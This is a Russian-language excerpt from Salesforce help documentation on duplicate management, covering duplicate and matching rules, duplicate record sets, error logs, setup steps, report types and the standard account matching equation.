
Начиная с выпуска Spring '15 во всех новых организациях Salesforce функции управления повторяющимися записями уже настроены и включены для организаций, контактов и интересующихся клиентами. В других организациях необходимо вручную настроить и активировать функции управления повторяющимися записями. Принцип работы настроенной функции управления повторами описан ниже.

- *Попытка сохранения новой записи* инициирует ее сравнение с текущими записями Salesforce для определения возможных повторов (1). Критерии, используемые для сравнения записей и определения возможных повторов, задаются *правилом соответствия*. Затем отображается список возможных повторов (2). Действия, выполняемые при определении сохраняемой записи в качестве возможного повтора, зависят от критериев, заданных *повторяющимся правилом* (3). Например, повторяющееся правило может препятствовать сохранению возможного повтора или разрешать его сохранение. Действия «Блокировать» и «Разрешить» поддерживают отображение предупреждения, содержащего причину неудачного сохранения записи и рекомендации. Действие «Разрешить» поддерживает возможность создания отчетов по повторяющимся записям.
- *Попытка сохранения отредактированной записи* инициирует ее проверку на предмет изменения значения соответствующего поля правила. Если изменения есть, то процесс управления повторами соответствует описанному выше процессу для новых записей. При отсутствии изменения дальнейшие действия не выполняются, а поиск повторов прекращается.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### [Рекомендации по использованию инструментов управления повторами](#)

В правила управления повторами Data.com включены ограничения на правила дублирования, правила совпадения и наборы повторяющихся записей.

### [Понятия функции управления повторами](#)

Чтобы настроить функцию управления повторами Data.com более эффективно, просмотрите некоторые основные понятия.

### [Настройка функции управления повторами в системе Salesforce](#)

Чтобы использовать функцию управления повторами Data.com в организации, создайте два отдельных правила: повторяющееся правило и правило соответствия. Повторяющееся правило определяет действие, которое должно выполняться системой Salesforce при обнаружении повторов. Правило соответствия определяет порядок сопоставления записей для определения возможных повторов.

### [Ссылка на правило соответствия](#)

Данный раздел содержит некоторые дополнительные сведения, описывающие принципы работы и способы использования правил соответствия.

### [Справка по правилам управления повторами](#)

Данный раздел содержит некоторые дополнительные сведения, описывающие принципы работы и способы использования правил управления повторами.

[Управление повторами. Вопросы и ответы](#)

Просмотрите ответы на типичные вопросы о функции управления повторами Data.com.

СМ. ТАКЖЕ:

[Понятия функции управления повторами](#)

[Настройка функции управления повторами в системе Salesforce](#)

[Ссылка на правило соответствия](#)

## Рекомендации по использованию инструментов управления повторами

В правила управления повторами Data.com включены ограничения на правила дублирования, правила совпадения и наборы повторяющихся записей.

### Рекомендации по правилам управления повторами

- Правила управления повторами поддерживаются организациями, контактами, интересами и настраиваемыми объектами. В настоящее время все другие объекты, включая возможности и организации-лица, не поддерживаются.
- Правила для повторов не работают в следующих случаях.
  - При создании записей посредством функции «Быстрое создание».
  - При преобразовании интересов в организации или контакты *и* отсутствии полномочия организации «Использование функции преобразования интересов Apex».
  - При восстановлении записей с помощью кнопки **«Восстановить»**.
  - При добавлении записей посредством Exchange Sync.
  - При объединении записей вручную.
  - При создании пользователем портала самообслуживания записей и правил, которые содержат условия, основанные на объекте «Пользователь».
  - Когда условия правила управления повторами настроены на поиск полей взаимосвязи, а в этих полях сохранены пустые записи. Например, при сохранении условия, согласно которому правило выполняется, только если Кампания НЕ СОДЕРЖИТ "Salesforce". Затем при добавлении *пустой* записи в поле «Кампания» правило управления повторами не выполняется.
- Правила управления повторами, отображающие предупреждение при обнаружении возможных повторов, *всегда* блокируют возможность сохранения записей и *не* возвращают список возможных повторов. Эта ситуация происходит в следующих случаях.
  - При добавлении записей посредством инструментов импорта данных.
  - При преобразовании организации-лица в организационно-компанию (и соответствии новой организации-компания текущим организациям-компаниям).
  - При добавлении или редактировании записей посредством интерфейсов Salesforce API.
- При сохранении нескольких записей одновременно, когда в правилах повторов задано «Блокировка» или «Предупреждение», записи с одним сохранением не сравниваются друг с другом, они сравниваются только с записями, которые уже находятся в Salesforce. Этот режим не влияет на действие «Отчет», и в наборы повторяющихся записей попадают записи, которые совпадают с другими записями в одном сохранении.
- Настраиваемые поля раскрывающегося списка не поддерживаются, если они включены в правило сопоставления, используемое в правиле повтора между объектами.

- Средство перевода не поддерживает настраиваемый текст предупреждения в повторяющихся правилах.
- Не более пяти активных повторяющихся правил на объект.
- Не более трех правил соответствия на повторяющееся правило, и каждое правило соответствия должно использовать другой объект.
- Начиная с выпуска Spring '15 во всех новых организациях Salesforce функции управления повторами активированы для организаций, контактов и интересов. Новые организации создаются со стандартными правилами управления повторами для организаций, контактов и интересов. Каждое правило управления повторами связано с соответствующим правилом. Можно отключить эти правила или создать настраиваемые правила.

## Рекомендации по правилам соответствия

- Правила сопоставления поддерживаются организациями, контактами, интересами и настраиваемыми объектами. В настоящее время все другие объекты, включая возможности и организации-лица, не поддерживаются.
- Стандартные и настраиваемые правила соответствия, использующие методы неточного совпадения, поддерживают только латинские символы, поэтому при наличии международных данных рекомендуем использовать метод точного совпадения.
- Недоступность поля объекта может инициировать пропуск правил соответствия, содержащих соотнесения с данным полем, и это повлияет на распознавание повторов. При изменении полей, доступных организации, проверьте все соотнесения полей повторяющегося правила для объекта. Например, поле «Статус очистки» доступно только клиентам с лицензией Data.com. Истечение срока действия лицензии Data.com инициирует недоступность данного поля и пропуск правил соответствия, содержащих соотнесения с данным полем.
- Правило соответствия может содержать только 1 поле типа «Взаимосвязь поиска».
- Не более 5 активных правил соответствия на объект.
- Не более 25 активных правил соответствия всего.
- Не более 100 активных и неактивных правил соответствия всего.
- Не более 5 правил соответствия для одновременной активации или деактивации.
- Правила соответствия, содержащие поля с шифрованием платформы, не могут определять повторы. Если в организации включено шифрование платформы, убедитесь, что правила соответствия не содержат зашифрованных полей.

## Рекомендации по наборам повторяющихся записей

- По умолчанию наборы повторяющихся записей отображаются только администраторам, которые могут предоставлять другим пользователям доступ для их просмотра.
- При наличии повторяющегося интереса, который преобразован до создания набора повторяющихся записей, преобразованный интерес не входит в этот набор.

СМ. ТАКЖЕ:

[Повторяющиеся правила](#)

## Понятия функции управления повторами

Чтобы настроить функцию управления повторами Data.com более эффективно, просмотрите некоторые основные понятия.

### Повторяющиеся правила

Правила управления повторами используются для управления возможностью сохранять повторяющиеся записи в системе Salesforce и условиями сохранения.

### Правила соответствия

Правила соответствия используются для определения повторяющихся записей в системе Salesforce.

### Наборы повторяющихся записей

Быстрый просмотр списка повторяющихся записей, сгруппированных в наборы, доступен на вкладке «Наборы повторяющихся записей». Для этого организация должна использовать действие отчета с собственными правилами для повторений.

### Повторяющиеся журналы ошибок

Если организация использует функцию управления повторами Data.com, то пользователи могут просматривать любые системные ошибки, препятствующие успешному выполнению повторяющихся правил или правил соответствия.

### Влияние функции управления повторами на пользователей

При создании и активации повторяющихся правил пользователям, пытающимся сохранить запись, определенную как возможный повтор, отображаются рекомендации по дальнейшим действиям. Ниже приведен пример отображаемой страницы.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Повторяющиеся правила

Правила управления повторами используются для управления возможностью сохранять повторяющиеся записи в системе Salesforce и условиями сохранения.

Правила управления повторами сообщают системе Salesforce, какие действия следует предпринимать, когда пользователь пытается создать повторяющуюся запись. Каждое правило должно содержать как минимум одно правило соответствия, предназначенное для определения возможных повторов.

Можно настроить действия, выполняемые правилом при создании и редактировании записи. Тем не менее, правило будет выполняться для отредактированных записей только при добавлении редактируемых полей в связанное правило соответствия.

Начиная с выпуска Spring '15 во всех новых организациях Salesforce функции управления повторами настроены и активированы для организаций, контактов и интересов.

Рекомендуется использовать стандартные правила управления повторами, поскольку они созданы для работы со стандартными правилами соответствия и с целью получения наилучших возможных совпадений. При необходимости стандартные правила управления повторами можно отключить. Пользователи также могут создавать собственные правила.



**Пример:** Правило управления повторами может препятствовать сохранению записей, определенных как возможные повторы, или разрешать их сохранение. Действия «Блокировать» и «Разрешить» поддерживают отображение

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



предупреждения, содержащего причину неудачного сохранения записи и рекомендуемые действия. Действие «Разрешить» поддерживает возможность создания отчетов по повторяющимся записям.

СМ. ТАКЖЕ:

[Создание или редактирование повторяющихся правил](#)

[Управление повторяющимися записями в Salesforce](#)

## Правила соответствия


Правила соответствия используются для определения повторяющихся записей в системе Salesforce.

Посмотреть видеоролик:  [Understanding Matching Rules](#)

Правило соответствия состоит из отдельных полей, объединенных в уравнение. Каждое поле содержит критерии соответствия, определяющие способ сопоставления полей и условия, при выполнении которых отдельное поле может считаться совпадением.

Активация правила соответствия инициирует автоматическое создание и применение как минимум одного ключа соответствия к текущим записям. (Данный процесс, называемый индексацией, повышает производительность и возвращает усовершенствованный набор возможных совпадений, так как выполняемое правило соответствия ищет повторы только среди записей с таким же ключом соответствия.)

Выполняемое правило соответствия сравнивает каждое поле с соответствующим полем текущих записей, использующих такие же ключи соответствия, и применяет критерии соответствия для определения степени соответствия полей и последующего сопоставления записей.

 **Пример:** Две записи, содержащие одинаковые значения в полях «Эл. почта» и «Тел.», могут обрабатываться простым правилом соответствия как возможные повторы. При необходимости воспользуйтесь разными методами неточного совпадения для сравнения полей.

Рекомендуем использовать правила соответствия с повторяющимися правилами для управления условиями предоставления пользователям возможности создания повторяющихся записей в системе Salesforce.

Пользователи могут использовать стандартные правила соответствия или создавать собственные настраиваемые правила соответствия. Рекомендуем использовать стандартные правила соответствия, предназначенные для возврата оптимального набора возможных совпадений.

СМ. ТАКЖЕ:

[Создание или редактирование настраиваемых правил соответствия](#)

[Ссылка на правило соответствия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Наборы повторяющихся записей

Быстрый просмотр списка повторяющихся записей, сгруппированных в наборы, доступен на вкладке «Наборы повторяющихся записей». Для этого организация должна использовать действие отчета с собственными правилами для повторений.

Сохранение записи, которая определяется как повтор, инициирует выполнение указанных ниже действий.

- Сохраненная запись и все ее повторы (не более 100) назначаются новому или текущему набору повторяющихся записей.
- Сохраненная запись и каждый ее повтор будет отображаться как повторяющийся элемент записи внутри набора повторяющихся записей.
- Если повторяющееся правило поддерживает поиск повторов по объектам, то все повторы кросс-объекта отображаются как повторяющиеся элементы записи внутри набора повторяющихся записей.

Наборы повторяющихся записей и повторяющиеся записи можно использовать для выполнения следующих действий.

- [Создание типов настраиваемых отчетов](#)
- [Создание настраиваемых полей](#)
- [Создание правил проверки, триггеров и бизнес-правил](#)
- [Изменение полей, которые могут отображаться на соответствующих макетах страниц](#)

СМ. ТАКЖЕ:

[Рекомендации по использованию инструментов управления повторами](#)

## Повторяющиеся журналы ошибок

Если организация использует функцию управления повторами Data.com, то пользователи могут просматривать любые системные ошибки, препятствующие успешному выполнению повторяющихся правил или правил соответствия.

Введите строку «*Повторяющиеся журналы ошибок*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Повторяющиеся журналы ошибок**». Данная страница позволяет просмотреть обнаруженные ошибки (при их наличии). Журналы ошибок хранятся в течение 90 дней.

 **Пример:** Ниже перечислены некоторые сценарии, которые могут инициировать регистрацию ошибки в журнале.

- Механизм, использованный для неточного совпадения, временно недоступен. Таким образом, правила соответствия, использующие методы неточного совпадения, не выполняются.
- Не удастся выполнить действие отчета для повторяющихся правил ввиду невозможности создания набора повторяющихся записей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Влияние функции управления повторами на пользователей

При создании и активации повторяющихся правил пользователям, пытающимся сохранить запись, определенную как возможный повтор, отображаются рекомендации по дальнейшим действиям. Ниже приведен пример отображаемой страницы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition** и  
**Developer Edition.**

Lead Owner

**Lead Edit** Save (Ignore Alert) Save & New (Ignore Alert) Cancel

**8 Possible Duplicate Records Found**  
You're creating a duplicate record. We recommend you use an existing record instead.

| Name         | Street            | Phone          | Zip/Postal Code | Email                       | Company             | City          | Title | Lead Owner     | Last Modified Date |
|--------------|-------------------|----------------|-----------------|-----------------------------|---------------------|---------------|-------|----------------|--------------------|
| marc benioff | 1 market street   | (800) 555-5555 |                 | mbenioff@salesforce.com     | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/3/2014 2:47 PM  |
| m benioff    | 1 market street   | (800) 555-1234 |                 | mbenioff@salesforce.com     | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/3/2014 2:48 PM  |
| marc benioff | 1 market street   | (800) 555-5555 |                 | marc.benioff@salesforce.com | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/3/2014 2:51 PM  |
| marc benioff | 1 market street   | (800) 555-5555 |                 | marc.benioff@salesforce.com | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/10/2014 3:37 PM |
| marc benioff | 100 market street | (800) 555-5555 |                 | m.benioff@salesforce.com    | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/17/2014 1:12 PM |

Show All >>

| Name         | Phone          | Mailing City  | Account Name        | Email                   | Mailing Street  | Mailing Zip/Postal Code | Title | Contact Owner  | Last Modified Date  |
|--------------|----------------|---------------|---------------------|-------------------------|-----------------|-------------------------|-------|----------------|---------------------|
| marc Benioff | (800) 555-5555 | San Francisco | Salesforce.com, Inc | mbenioff@salesforce.com | 1 Market Street |                         |       | Madison Rigsby | 10/17/2014 10:27 AM |
| Mike Benioff |                | San Francisco | Salesforce.com, Inc | mbenioff@salesforce.com | 1 Market Street |                         |       | Madison Rigsby | 10/17/2014 10:28 AM |

**Lead Information** ! = Required Information

Lead Owner: Madison Rigsby

Lead Status:

First Name:

Last Name:

Company:

Phone:

Email:

Rating:

- Все повторяющиеся правила содержат системное сообщение (1), уведомляющее пользователей о количестве найденных возможных повторов. Количество возможных повторов охватывает только доступные записи (даже при назначении значения «Пропустить правила общего доступа» параметрам безопасности записи, заданным для повторяющегося правила). (Значение «Пропустить правила общего доступа» указывает связанному правилу соответствия на необходимость сравнения всех записей, независимо от доступа пользователя.) Если все записи, помеченные как возможные повторы, являются недоступными, то данное сообщение только указывает на обнаружение повторов, но не отображает их количество. Список возможных повторов содержит только доступные записи.
- Предупреждение, добавленное в повторяющееся правило, отображается под системным сообщением (2).
- Кнопка «Сохранить (Пропустить предупреждение)» (3) отображается при условии, что повторяющееся правило позволяет пользователям сохранять запись, которая может быть повтором. Если повторяющееся правило препятствует

сохранению записи, которая может быть повтором, то кнопка **«Сохранить»** отображается, но запись может быть сохранена только после внесения соответствующих изменений.


- Список возможных повторов (4) содержит только доступные записи. Данный список отображает только доступные поля (не более 7 первых полей, использованных для сопоставления связанным правилом соответствия). Данный список отображает не более 5 записей. Чтобы просмотреть полный список повторяющихся записей (не более 100), щелкните ссылку **«Показать все >>»**. Записи отображаются по дате последнего изменения. Чтобы открыть страницу записи, щелкните соответствующую ссылку в списке.
- Выделенные поля (5) — это поля, использованные для сопоставления связанным правилом соответствия.

СМ. ТАКЖЕ:

[Управление повторяющимися записями в Salesforce](#)

## Настройка функции управления повторами в системе Salesforce

Чтобы использовать функцию управления повторами Data.com в организации, создайте два отдельных правила: повторяющееся правило и правило соответствия. Повторяющееся правило определяет действие, которое должно выполняться системой Salesforce при обнаружении повторов. Правило соответствия определяет порядок сопоставления записей для определения возможных повторов.

 **Важное замечание:** Начиная с выпуска Spring '15 во всех новых организациях Salesforce функции управления повторами настроены и активированы для организаций, контактов и интересов. Новые организации создаются со стандартными правилами повторов и соответствия для организаций, контактов и интересов.

### [Создание или редактирование повторяющихся правил](#)

Рекомендуем использовать повторяющиеся правила для определения действия, выполняемого при попытке сохранения повторяющейся записи.

### [Создание или редактирование настраиваемых правил соответствия](#)

Рекомендуем использовать правила соответствия для определения способа сравнения двух записей и выявления повторов.

### [Создание типов настраиваемых отчетов для отчетов по повторяющимся записям](#)

Если организация использует действие отчета с повторяющимися правилами, то пользователи могут выполнять отчеты для анализа качества данных и определения эффективности применения повторяющихся правил. Данный алгоритм позволяет пользователям точно настраивать повторяющиеся правила. Сначала рекомендуем настроить соответствующие типы настраиваемых отчетов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Создание или редактирование повторяющихся правил

Рекомендуем использовать повторяющиеся правила для определения действия, выполняемого при попытке сохранения повторяющейся записи.


Чтобы пользователи могли просмотреть список возможных копий, обнаруженных правилом, они должны иметь полномочие для чтения объекта, определенного правилом.

1. Введите строку «*Повторяющиеся правила*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Повторяющиеся правила**».
2. Чтобы изменить текущее правило, щелкните имя нужного правила и нажмите кнопку «**Правка**». Чтобы создать правило, нажмите кнопку «**Создать правило**» и выберите нужный объект.
3. Введите сведения о правиле, включая имя правила, описание и параметры безопасности записи.
4. Выберите действие, которое должно выполняться при попытке сохранения повторяющейся записи.

Если действие содержит предупреждение для пользователей, то система отображает стандартный текст предупреждения, доступный для настройки. Возможность создания отчетов поддерживается только действием «Разрешить».

5. В разделе «Правила соответствия» сначала выберите объект для сравнения данных записей. Затем выберите нужное правило соответствия.

В этом списке содержатся все доступные правила соответствия для выбранного объекта. При отсутствии нужного правила соответствия щелкните «Создать правило соответствия».

 **Совет:** Рекомендуем использовать стандартные правила соответствия, предназначенные для возврата оптимального набора возможных совпадений. Помните о необходимости их активации.

Прежде чем создать правило соответствия, рекомендуем сначала завершить создание повторяющегося правила. Затем создайте и активируйте новое правило соответствия. Открываемое повторяющееся правило автоматически связывается с созданным правилом соответствия при условии отсутствия подобной связи.

6. При необходимости выберите соотнесение полей для каждого правила соответствия. Если правило соответствия сравнивает записи из двух разных объектов или использует настраиваемые поля:
  - Рекомендуем определить порядок сопоставления полей первого объекта с полями второго объекта. Например, соотнесите настраиваемое поле «Рабочий адрес эл. почты» со стандартным полем «Эл. почта».
  - Некоторые данные могут усекаются перед сопоставлением двух текстовых полей разной максимальной длины.
7. Чтобы выполнять повторяющееся правило только при соблюдении определенных условий, укажите нужные условия. Например, добавьте условие, согласно которому правило должно выполняться только при вводе записи пользователем определенного профиля или роли, либо при наличии в записи конкретной страны или области.
8. Сохраните правило.
9. Активируйте правило.
 

Успешность активации зависит от активности всех связанных правил соответствия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления повторяющихся  
правил:

- «Настройка приложения»

Для активации и  
деактивации  
повторяющихся правил:

- «Настройка приложения»

Для просмотра  
повторяющихся правил:

- «Просмотр настройки и конфигурации»

10. При наличии нескольких активных повторяющихся правил для отдельного объекта измените порядок их обработки. Чтобы изменить порядок отображения правил, нажмите кнопку **«Изменить порядок»** на странице сведений о любом правиле.



**Совет:** Запись, для которой совпадение обнаруживается первым повторяющимся правилом, не оценивается последующими повторяющимися правилами. Обратите внимание, что правила, использующие действие «Блокировать», должны выполняться перед правилами, использующими действие «Разрешить».

СМ. ТАКЖЕ:

[Повторяющиеся правила](#)

[Правила соответствия](#)

## Создание или редактирование настраиваемых правил соответствия

Рекомендуем использовать правила соответствия для определения способа сравнения двух записей и выявления повторов.

1. Введите строку **«Правила соответствия»** в поле **«Быстрый поиск»** в меню **«Настройка»**, затем выберите пункт **«Правила соответствия»**.
2. При редактировании текущего правила соответствия убедитесь, что оно неактивно.
3. Нажмите кнопку **«Создать правило»** или щелкните ссылку **«Правка»** напротив нужного правила.
4. Выберите нужный объект.
5. Введите имя и описание правила.
6. Введите **критерии соответствия**.

Критерии соответствия позволяют определять поля и способы их сравнения. Чтобы добавить не более 10 дополнительных полей, щелкните **«Добавить логику фильтра...»**, а затем **«Добавить строку»**.

7. Чтобы задать уравнение соответствия, щелкните **«Добавить логику фильтра...»**. Например, при необходимости измените условие **«И»** на условие **«ИЛИ»** вручную.
8. Сохраните правило.
9. Активируйте правило.  
Процесс активации может занять некоторое время. Уведомление о его завершении будет отправлено по эл. почте.

Активное правило соответствия может использоваться с другими инструментами управления повторами Data.com. Например, если правило соответствия используется совместно с **повторяющимся правилом**, то система Salesforce выполняет определенные действия при сохранении записи, определенной правилом соответствия в качестве повтора.

СМ. ТАКЖЕ:

[Правила соответствия](#)

[Ссылка на правило соответствия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления правил  
соответствия:

- «Настройка приложения»

Для активации и  
деактивации правил  
соответствия:

- «Настройка приложения»

Для просмотра правил  
соответствия:

- «Просмотр настройки и конфигурации»

## Создание типов настраиваемых отчетов для отчетов по повторяющимся записям

Если организация использует действие отчета с повторяющимися правилами, то пользователи могут выполнять отчеты для анализа качества данных и определения эффективности применения повторяющихся правил. Данный алгоритм позволяет пользователям точно настраивать повторяющиеся правила. Сначала рекомендуем настроить соответствующие типы настраиваемых отчетов.

Ниже перечислены записи, отображаемые данными отчетами.

- Записи, определенные как повторы посредством повторяющихся правил, которые содержат действие отчета.
  - Записи, добавленные в объект «Наборы повторяющихся записей» вручную.
1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
  2. Создайте типы настраиваемых отчетов с соответствующими взаимосвязями объектов и настройте их при необходимости.

Ниже приведены некоторые примеры типов настраиваемых отчетов.

| Тип отчета          | Возможное применение  | A (основной объект) | B                             | Дополнительные действия |
|---------------------|---|---------------------|-------------------------------|-------------------------|
| Повторы организаций | Создание отчетов по повторяющимся организациям, найденным посредством повторяющихся правил. | Организации         | Повторяющиеся элементы записи |                         |
| Повторы контактов   | Создание отчетов по повторяющимся контактам, найденным посредством повторяющихся правил.    | Контакты            | Повторяющиеся элементы записи |                         |
| Повторы интересов   | Создание отчетов по повторяющимся интересам, найденным посредством повторяющихся правил.    | Интересы            | Повторяющиеся элементы записи |                         |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

| Тип отчета  | Возможное применение  | A (основной объект) B       |                               | Дополнительные действия   |
|-------------|---|-----------------------------|-------------------------------|---|
| Все повторы | Создание отчетов, позволяющих определять эффективность применения повторяющихся правил. | Набор повторяющихся записей | Повторяющиеся элементы записи | Добавьте поле поиска «Имя повторяющегося правила» в макет страницы «Набор повторяющихся записей». |

3. Разверните нужные типы отчетов.
4. Уведомите пользователей о возможности создания отчетов посредством данных типов настраиваемых отчетов.

СМ. ТАКЖЕ:

[Наборы повторяющихся записей](#)

## Ссылка на правило соответствия

Данный раздел содержит некоторые дополнительные сведения, описывающие принципы работы и способы использования правил соответствия.

### Стандартные правила соответствия

Система поддерживает несколько стандартных правил соответствия, которые могут использоваться с инструментами управления повторами Data.com (например, повторяющиеся правила). Каждое стандартное правило соответствия позволяет возвращать оптимальный набор возможных совпадений для организаций, контактов или интересов.

### Критерии соответствия для правил соответствия

Правила соответствия используют критерии для определения степени соответствия поля новой или измененной записи такому же полю текущей записи и последующего сопоставления двух записей. При создании настраиваемого правила соответствия рекомендуем задать некоторые критерии. Стандартные правила соответствия содержат дополнительные критерии, которые уже заданы для пользователя.

### Методы совпадения, используемые правилами соответствия

Метод совпадения — это часть критериев соответствия, определяющая способ сопоставления отдельного поля одной записи с соответствующим полем другой записи. Система поддерживает метод точного совпадения и разные методы неточного совпадения.

### Алгоритмы совпадения, используемые методами совпадения

Метод совпадения и алгоритм совпадения — это часть критериев соответствия. При совместном использовании они определяют способ сопоставления отдельного поля одной записи с соответствующим полем другой записи, а также степень соответствия полей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



[Ключи соответствия и правила соответствия](#)

Ключи соответствия используются для повышения эффективности правил соответствия. Чтобы лучше понять принцип действия правил соответствия, изучите процесс создания ключей соответствия.

[Ключи соответствия, используемые стандартными правилами соответствия](#)

Ключи соответствия используются для повышения эффективности правил соответствия. Чтобы понять принцип работы стандартных правил соответствия, воспользуйтесь сведениями о ключе соответствия.

## Стандартные правила соответствия

Система поддерживает несколько стандартных правил соответствия, которые могут использоваться с инструментами управления повторами Data.com (например, повторяющиеся правила). Каждое стандартное правило соответствия позволяет возвращать оптимальный набор возможных совпадений для организаций, контактов или интересов.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

[Стандартное правило соответствия для организаций](#)

Подобно всем правилам соответствия, стандартное правило соответствия для записей организаций содержит поля, объединенные в уравнение. Каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия полей и последующего сопоставления записей.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

[Стандартное правило соответствия для контактов и интересов](#)

Подобно всем правилам соответствия, стандартное правило соответствия для записей контактов и интересов содержит поля, объединенные в уравнение. Кроме того, каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия полей и последующего сопоставления записей.

### Стандартное правило соответствия для организаций

Подобно всем правилам соответствия, стандартное правило соответствия для записей организаций содержит поля, объединенные в уравнение. Каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия полей и последующего сопоставления записей.

### Уравнение соответствия

**!** **Важное замечание:** Стандартное правило соответствия для организаций возвращает точные совпадения только при наличии значений в полях «Имя организации» и «Город» или «Индекс» новой или измененной записи.

| Имя правила                                      | Уравнение соответствия  |
|--|---|
| Стандартное правило соответствия для организаций | («Имя организации» И «Улица для счета»)<br>ИЛИ («Имя организации» И «Город»)<br>ИЛИ («Имя организации» И «Индекс»)<br>ИЛИ («Имя организации» И «Тел. »)<br>ИЛИ («Веб-сайт» И «Тел. »)<br>ИЛИ («Веб-сайт» И «Улица для счета») |

### Критерии соответствия

Определение каждого критерия соответствия см. в разделе «Критерии соответствия для правил соответствия» на странице 859.

